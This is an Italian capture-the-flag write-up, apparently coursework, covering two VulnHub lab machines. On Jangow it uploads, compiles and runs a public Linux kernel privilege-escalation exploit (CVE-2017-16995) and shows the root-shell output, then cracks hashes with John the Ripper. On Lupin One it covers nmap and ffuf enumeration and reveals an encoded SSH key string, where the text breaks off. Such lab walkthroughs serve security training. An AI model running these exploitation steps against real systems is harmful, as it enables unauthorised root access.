The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption) or ...

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov/vuln/cv... - Traduci questa pagina

CVE-2017-16995 Detail - NVD
27 dic 2017 — The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption)

INCIBE
https://www.incibe.es/cve-20... - Traduci questa pagina

CVE-2017-16995
27 dic 2017 — The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption)

Ubuntu
https://ubuntu.com/security - Traduci questa pagina

CVE-2017-16995
27 dic 2017 — The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption)

Exploit-DB
https://www.exploit-db.com/exploits/45010 - Traduci questa pagina

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27)

Index of / Grayscale - Start Bootstrap http://192.168.1.140/site/bus... http://192.168.1.140/site/bus... Reverse Shell Cheat Sheet URL Encode and Decode Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedor... +

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus / Setup

EXPLOIT DATABASE

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

| EDB-ID: | CVE: | Author: | Type: | Platform: | Date: |
|---------|------------|-----------|-------|-----------|------------|
| 45010 | 2017-16995 | RALARABEE | LOCAL | LINUX | 2018-07-10 |

EDB Verified: ✓ Exploit: Vulnerable App:

/* Credit @bleidi, this is a slight modification to his original POC
https://github.com/bri/grlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
4.4.0-116-generic
4.8.0-58-generic

Download Exploit:

Avviamo ancora una volta FTP entriamo nella cartella user **jangow01** ed inseriamo l'exploit appena scaricato tramite il comando --> **put 45010.c**

```
(kali㉿kali)-[~/Downloads]
└─$ ftp 192.168.1.140
Connected to 192.168.1.140.
220 (vsFTPd 3.0.3)
Name (192.168.1.140:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||61016|)
150 Ok to send data.
100% [*****] Transfer complete.
226 Transfer complete.
13728 bytes sent in 00:00 (1.91 MiB/s)
ftp> █
```

Verifichiamo che l'exploit inserito via FTP sia presente nella nostra cartella jangow, situata nella macchia vittima. Con un ls, scopriamo con gioia che è andato tutto a buon fine.

Sappiamo perfettamente che l'exploit scaricato è in programma C, ma come lo rendiamo eseguibile per il nostro fine ?

Vediamolo insieme:

Con il comando '**gcc 45010.c -o AttackToJangow**'

Spiegazione comando:

gcc : Il compilatore C GNU Compiler Collection, usato per trasformare codice sorgente C in un programma eseguibile.

45010.c : Il file sorgente in linguaggio C che contiene il codice dell'exploit o dello script da compilare di cui abbiamo fatto il download.

-o AttackToJangow : Specifica il nome del file eseguibile che verrà generato, in questo caso AttackToJangow.

Sempre un '**ls**' per verificare che tutto sia andato a buon fine. Con successo troviamo il file '**AttackToJangow**' nella cartella user della vittima, pronto per essere esuito.

```
jangow01@jangow01:~$ ls
ls
45010.c linpeas.sh user.txt
jangow01@jangow01:~$ gcc 45010.c -o AttackToJangow
gcc 45010.c -o AttackToJangow
jangow01@jangow01:~$ ls
ls
45010.c AttackToJangow linpeas.sh user.txt
jangow01@jangow01:~$ █
```

E' giunto finalmente il momento della grande verità. Avviamo il nostro exploit all'interno della macchina vittima. --> **./AttackToJangow**

```
jangow01@jangow01:~$ ./AttackToJangow
./AttackToJangow
[.]
[.] t(---t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(---t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880037488400
[*] Leaking sock struct from ffff88003cb04780
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003bedb9c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003bedb9c0
[*] credentials patched, launching shell...
# █
```

E' andato tutto a buon fine, facciamo le ultime verifiche per vedere se abbiamo raggiunto l'obiettivo di essere Root. Quindi eseguiamo il comando “**ls**” e troviamo la lista dei file e cartelle presenti tra cui Linpeas, usert.txt, AttackToJangow e l'exploit 45010.c Facciamo un **whoami**, che ci risponde con un bellissimo "Root" entriamo a questo punto nella cartella root, esploriamo le cartelle e troviamo **proof.txt** lo apriamo alla velocità della luce ed ecco qui il nostro investigatore con il cappello. Notiamo inoltre un altro hash a piè di pagina che andremmo ad analizzare tra poco.

Andiamo ad analizzare adesso i due hash trovati.

Primo Hash, Siamo andati a estrapolare le informazioni tramite **hashid** e **john**, sfortunatamente il primo hash non ha portato a nessun risultato in quanto risulta essere vuota.

```
(kali㉿kali)-[~]
└─$ hashid user.txt
-- File 'user.txt' --
Analyzing 'd41d8cd98f00b204e9800998ecf8427e'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snelru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
-- End of file 'user.txt' --
```

```
(kali㉿kali)-[~]
└─$ echo 'utente1:d41d8cd98f00b204e9800998ecf8427e' > user.txt

(kali㉿kali)-[~]
└─$ john --format=raw-md5 user.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)


(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 user.txt
utente1:

1 password hash cracked, 0 left
```

Secondo Hash: Anche qui abbiamo creato un file - user.txt con dentro l'hash da hashare - Abbiamo poi avviato tale file tramite HashID che ci ha dato informazioni interessanti per lo più che l'hash è di tipo SHA-1.

Lo SHA-1 (Secure Hash Algorithm 1) è un algoritmo crittografico di funzione di hash progettato dalla NSA e pubblicato dal NIST nel 1995. Le sue caratteristiche principali: SHA-1 è una funzione di hash crittografica che produce un output fisso di 160 bit (ossia 20 byte), rappresentato solitamente come una stringa esadecimale di 40 caratteri. SHA-1 è considerato insicuro dal 2005 a causa di vulnerabilità teoriche e collisions (due input diversi che generano lo stesso hash) dimostrate praticamente da Google e CWI nel 2017 con l'attacco SHAttered.

Usando John the Ripper verifichiamo l'hash e scopriamo che anche questa risulta vuota, tristemente vuota.



The terminal window shows the following session:

```
(kali㉿kali)-[~]
$ echo 'da39a3ee5e6b4b0d3255bfef95601890afd80709' > user.txt

(kali㉿kali)-[~]
$ hashid user.txt
--File 'user.txt'--
Analyzing 'da39a3ee5e6b4b0d3255bfef95601890afd80709'
[+] SHA-1
[+] Double SHA-1
[+] RIPEMD-160
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn
[+] Skein-256(160)
[+] Skein-512(160)
--End of file 'user.txt'--
```



```
(kali㉿kali)-[~]
$ echo 'utente:da39a3ee5e6b4b0d3255bfef95601890afd80709' > user.txt

(kali㉿kali)-[~]
$ john --format=raw-sha1 user.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
(utente)
1g 0:00:00:00 DONE (2025-05-21 08:54) 100.0g/s 475200p/s 475200c/s 475200C/s jellybeans
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

CONCLUSIONI FINALI

CONSIDERAZIONI FINALI:

- Il report dimostra un processo metodico di penetration testing, partendo dalla ricognizione della rete con netdiscover e la scansione delle porte con nmap.
- Viene evidenziata l'importanza dell'analisi del codice sorgente delle pagine web per scoprire informazioni sensibili, come credenziali di database in file di configurazione (es., config.php).
- Il report sottolinea come una configurazione errata o la presenza di file di backup (es., .backup) possano esporre vulnerabilità critiche in un sistema.
- L'uso di strumenti come Linpeas per l'enumerazione di vulnerabilità locali è cruciale per l'escalation dei privilegi all'interno del sistema target.
- Le tecniche di reverse shell e l'importanza di stabilire una shell interattiva per facilitare l'esecuzione di comandi e l'utilizzo di strumenti sono ben illustrate.
- Il report evidenzia la necessità di analizzare attentamente gli hash e di utilizzare strumenti come hashid e john per identificarne il tipo e, possibilmente, decriptarli.

In sintesi, vengono illustrate le diverse fasi di un penetration test, dalla ricognizione iniziale alla scoperta e allo sfruttamento delle vulnerabilità, fino all'ottenimento di accesso al sistema target. Inoltre, sottolinea l'importanza di utilizzare una varietà di strumenti e tecniche, nonché la necessità di una solida comprensione dei principi di sicurezza e delle potenziali debolezze dei sistemi informatici.

EPICODE



GODS OF HACKING

ETHICAL HACKERS

Empire Lupin One

L'obiettivo di oggi ci chiede di scaricare ed importare la macchina virtuale da questo link:

<https://download.vulnhub.com/empire/01-Empire-Lupin-One.zip>

Questa box è stata creata per essere di media difficoltà, ma può trasformarsi in un'impresa ardua se ti smarrisci nel suo labirinto.

Suggerimento: dovrai enumerare tutto ciò che è possibile.

Per prima cosa, come richiesto dall'obiettivo scarichiamo e installiamo la macchina dal link presente sull'obiettivo, avviamo la macchina e la nostra kali, apprendo la macchina target vediamo che ci porta l'ip della macchina 192.168.1.141, ma se non fossimo stati così fortunati avremmo potuto scoprirla apprendo il terminale da kali e lanciamo il comando “**sudo netdiscover -r 192.168.1.0/24**” tramite il quale facciamo una scansione della nostra rete per vedere tutti i dispositivi connessi a questa sub net.

```
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 192.168.1.141
Author: Icex64 & Empire Cybersecurity, Lda
#####
LupinOne login:
```


Adesso possiamo effettuare una scansione per vedere tutte le porte aperte sulla macchina target e lo faremo tramite il comando “**nmap -A -p- 192.168.1.141 -o nmap.txt**”, dove otteniamo come risultato della scansione le porte 22/ssh e 80/http aperte.

```
(kali㉿kali)-[~]
$ nmap -A -p- 192.168.1.141 -o nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 10:17 CEST
Nmap scan report for 192.168.1.141
Host is up (0.00063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|_ 3072 ed:ea:d9:d3:af:19:c9:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|_ 256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e8:76:1f:5:19 (ECDSA)
|_ 256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http  Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
|_http-robots.txt: 1 disallowed entry
|_myfiles
MAC Address: 08:00:27:9F:81:53 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routers:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.63 ms 192.168.1.141

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.26 seconds
```

Apriamo, quindi, l'IP nel browser per inspezionarlo, e provando vari passaggi arriviamo a un immagine .JPG che non ci porta a nulla, quindi proviamo un altro percorso.




Torniamo sul terminale della kali e proviamo a fare una scansione delle directory e dei file, con il comando “**gobuster dir -u http://192.168.1.141/ -w /usr/share/wordlists/rockyou.txt**”, nascosti ma il processo richiede troppo tempo quindi abortiamo e proviamo un metodo più veloce, che sarebbe **ffuf** tramite il comando “**ffuf -u http://192.168.1.141/~FUZZ -w /usr/share/wordlists/rockyou.txt**” con cui troveremo 6 directory nascoste

```
File Azioni Modifica Visualizza Aiuto
(kali㉿kali)-[~]
$ ffuf -u http://192.168.1.141/~FUZZ -w /usr/share/wordlists/rockyou.txt
v2.1.0-dev
:: Method      : GET
:: URL         : http://192.168.1.141/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/rockyou.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500
secret          [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 18ms]
secret?         [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 8ms]
secret#         [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 15ms]
myfiles        [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 15ms]
..lardav77/...  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 31ms]
zarlashta123/.. [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 6ms]
:: Progress: [2638871/14344392] :: Job [1/1] :: 2083 req/sec :: Duration: [0:20:40] :: Errors: 674 ::
```

Tramite il browser proviamo ad aprire queste directory e notiamo che l'unica che ci porta a qualcosa è “**http://192.168.1.141/~secret/**” dove ci apre un messaggio con su scritto un suggerimento da parte dell'autore della blackbox su quale dizionario usare successivamente

Dopo vari tentativi con l'uso di diversi dizionari e l'aiuto di chat gpt riusciamo ad arrivare al comando giusto che è **“ffuf -c -ic -w/usr/share/seclists/Discovery/Web-Content/directory-list-2.3medium.txt -u 'http://192.168.1.141/~secret/.FUZZ' -e .txt,.html”** che ci darà la directory nascosta tanto bramata, cioè **mysecret.txt**. Volendo potremmo filtrare il risultato per togliere tutti i file 403 che non servono tramite il comando **“ffuf -c -IC -w /ust/share/seclists/Discovery/Web-Content/directory-List-2.3-medium. txt -U 'http://192.168.1.141/~secret/.FUZZ' -fc 403 -e .txt,.html”** che ci darà come unico risultato la directory **mysecret.txt**.



The screenshot shows a browser window with the URL `192.168.1.141/~secret/`. The page content is:

```
Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.  
I'm smart I know that.  
Any problem let me know  
  
Your best friend icex64
```



The terminal window shows the command:

```
(kali㉿kali)-[~]$ ffuf -u http://192.168.1.141/~secret/.FUZZ -w /usr/share/wordlists/dirb/common.txt -e .txt,.html,.ba  
k -mc 200,204,301,302
```


Output:

```
v2.1.0-dev
```

| File | Status | Size | Words | Lines | Duration |
|------------------|--|------|-------|-------|----------|
| htab.txt | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 18ms] | | | | |
| htmlpages.html | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 24ms] | | | | |
| htmlpages.txt | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 7ms] | | | | |
| htmlpages | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 8ms] | | | | |
| mysecret.txt | [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 11ms] | | | | |
| httpads.txt | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 8ms] | | | | |
| httpads | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 9ms] | | | | |
| httpads.html | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 8ms] | | | | |
| html_parser.txt | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 16ms] | | | | |
| html_parser.html | [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 31ms] | | | | |

A questo punto torniamo sul browser e proviamo a cercare appunto "<http://192.168.1.141/~secret/.mysecret.txt>", ci porterà a una stringa molto lunga di cui non sappiamo di cosa si tratti, usiamo il sito "www.dcode.fr" per capirne il contenuto.,

Quindi copiamo e incolliamo la stringa su sito che una volta decriptato il tutto ci restituirà una key ssh in chiaro



```
cGxD6KNZQddY6iCsUqPzUdqSx4F5ohDyNArU3kw5dmvTURcqaTrnchCJNLK8qFM2yprnbRTW3eTpUvEz9qBuNyHAK8TJu9cFxLoscPRpRb92Bw5bshu6ZzpixzJwvNzHeo0oJRx7jUnupsEhcCgjuXD7BN1TMZGLznLxxCDQwhaUc1u6NLsK81Yh9lKnD67wD87ud2JpdUw)MossSeHbVjCEYbNkRPpbdh5gl7)mTzxmTx59wX6DNLm0BsNT936L6VwYdEPKuLeY6wuyYmfQYZEVhdtk6pkmA3j02083cVok6x74M5D01TdjkvEsVGlwRMkkDphzt16CaDu4icelw3i1YhNVZK75k9zK9E2qcdwPtyWuqahc5HyoaoLeB0iCaoj14JUxfaf0Ucmfcovvugn81GAxLdx0j0s1t1hmr1ytwp8pG4Nf5fimGadvA2ZPMUAVWVHqkesVnooKt8sxFzgnHAFer4nZn1YqcfKfr3r7WfPSNwEpsCgeCYWSYh3eF3d1qB8pf6xM3ns7wmZa9oNzD88rsx1zrXawvKSxLxarduEfrLhGuSnUmMAnSmTyuuMtn)k2z1Bbd5d1vhJkaYzszXetfZwBsRfRhUreuk7DhmkCb2mQn0tSuRpnfUG8Cwad3L209uHepvrs67yGzJWwk54rmT6v1pHHLD88bgC927fd0tzBaZo8sesP0VbuhKA9EVsgw1xVbYRz2JH6DzqrEneoiobUdJxLWNTMxpXG168RA4V1paSyj2U06xRpx66trWTerjwLA67prew5H4v3MBv9Cu6358KMeVC1YZAxBwvZPZTqxy19E1fL6i3KfEx37W4L17j8FvFrk6woYg8soJ1YYEBx0p2WwqaJNCcQX8umk1gFNFIroTf0m2z9w8Zf3PtPj98ukJF5W9XXV0JwdmRwey261yaH4ij5uZ0X0s37FW7TBj71GFGFGe8vSKP2gg5nLACBkzF4zjqdkp3TfFWNgjnjaz3Axve3EUf0tB4ADR757u0kLMD1iV73P3t5P0e8g85LjuvtNYpo8aqyC3zTMSmP8df0goborCXEMz6npX60hQxqpbh58yVRhpw21Nz4xkFLD80FCVH2beL1PzxEghmdyV9N3pVrMBUS7MznrasCruXqVE55RpUoEcRLoca1xbYtg5Jxgfbeg2aw8bdmlrLhwuixbm3hxrr921zx0dyu31pLkphgQw2z4HGTk2mb5fxuus9m6GW24wgbxH6w7neLewh74jFwKz7LgEvyc7ryA570Kwku9ozoybyxxs4V4eFd8w5g5n7DyKE6934SkpgbVWKvbfJvzbL866BfPjEP1125edv93bcyRFFKpTxpq705ru75L5LEKG8H4rlsLyv6djU7TnJGWQKRPL3bugawd71xMUYoRfMagBmGYNf14J8apacTMwG95wPy18Mze678tkk9ry4P7z6gA5m7vMr7u08f709Kbv0Hc6fhrHzzzobjdeGvuzHuzLp9gqMmRntjzalBZw2oLeJUKje1AHnfLxs1xwXu7V41g9Rat1MF5bjb7z0wzKHCp8JNjxoua3hx8ar3ayggnyyjwz80buQbxm85x71x4NyHzUHP1vEkbbKK1rLwNHMH175Hx2ATNTx6pnE1C3t7EPkbo8C2e0d916k3cnpZHY3m7z7cq2PHesRSj6e7oZbM2p5V7xtXRFBPTyFnJavtitoA8kfZb40hYmcxNyL7r8h96WbtcsaEba7b5Cn7v812FjFKFkg413HfJHG1CxtuqnVucWmd2MaCA2ge2rp1BT6GxmSxOc1y32axw20P7nzEBvJ158rWe83jtEst2zHg5Usa2iySmusfpWq1Ym8fkmqTbV4qA1K3vNMR950hXv9Y9gffG5WY163WJV5urYK68BiuyK90kswCzgptjstfBBUu6vftNqNb20n4N0mx28hDM0U8gdwlm19ojNoIsctUzGfN4rlx7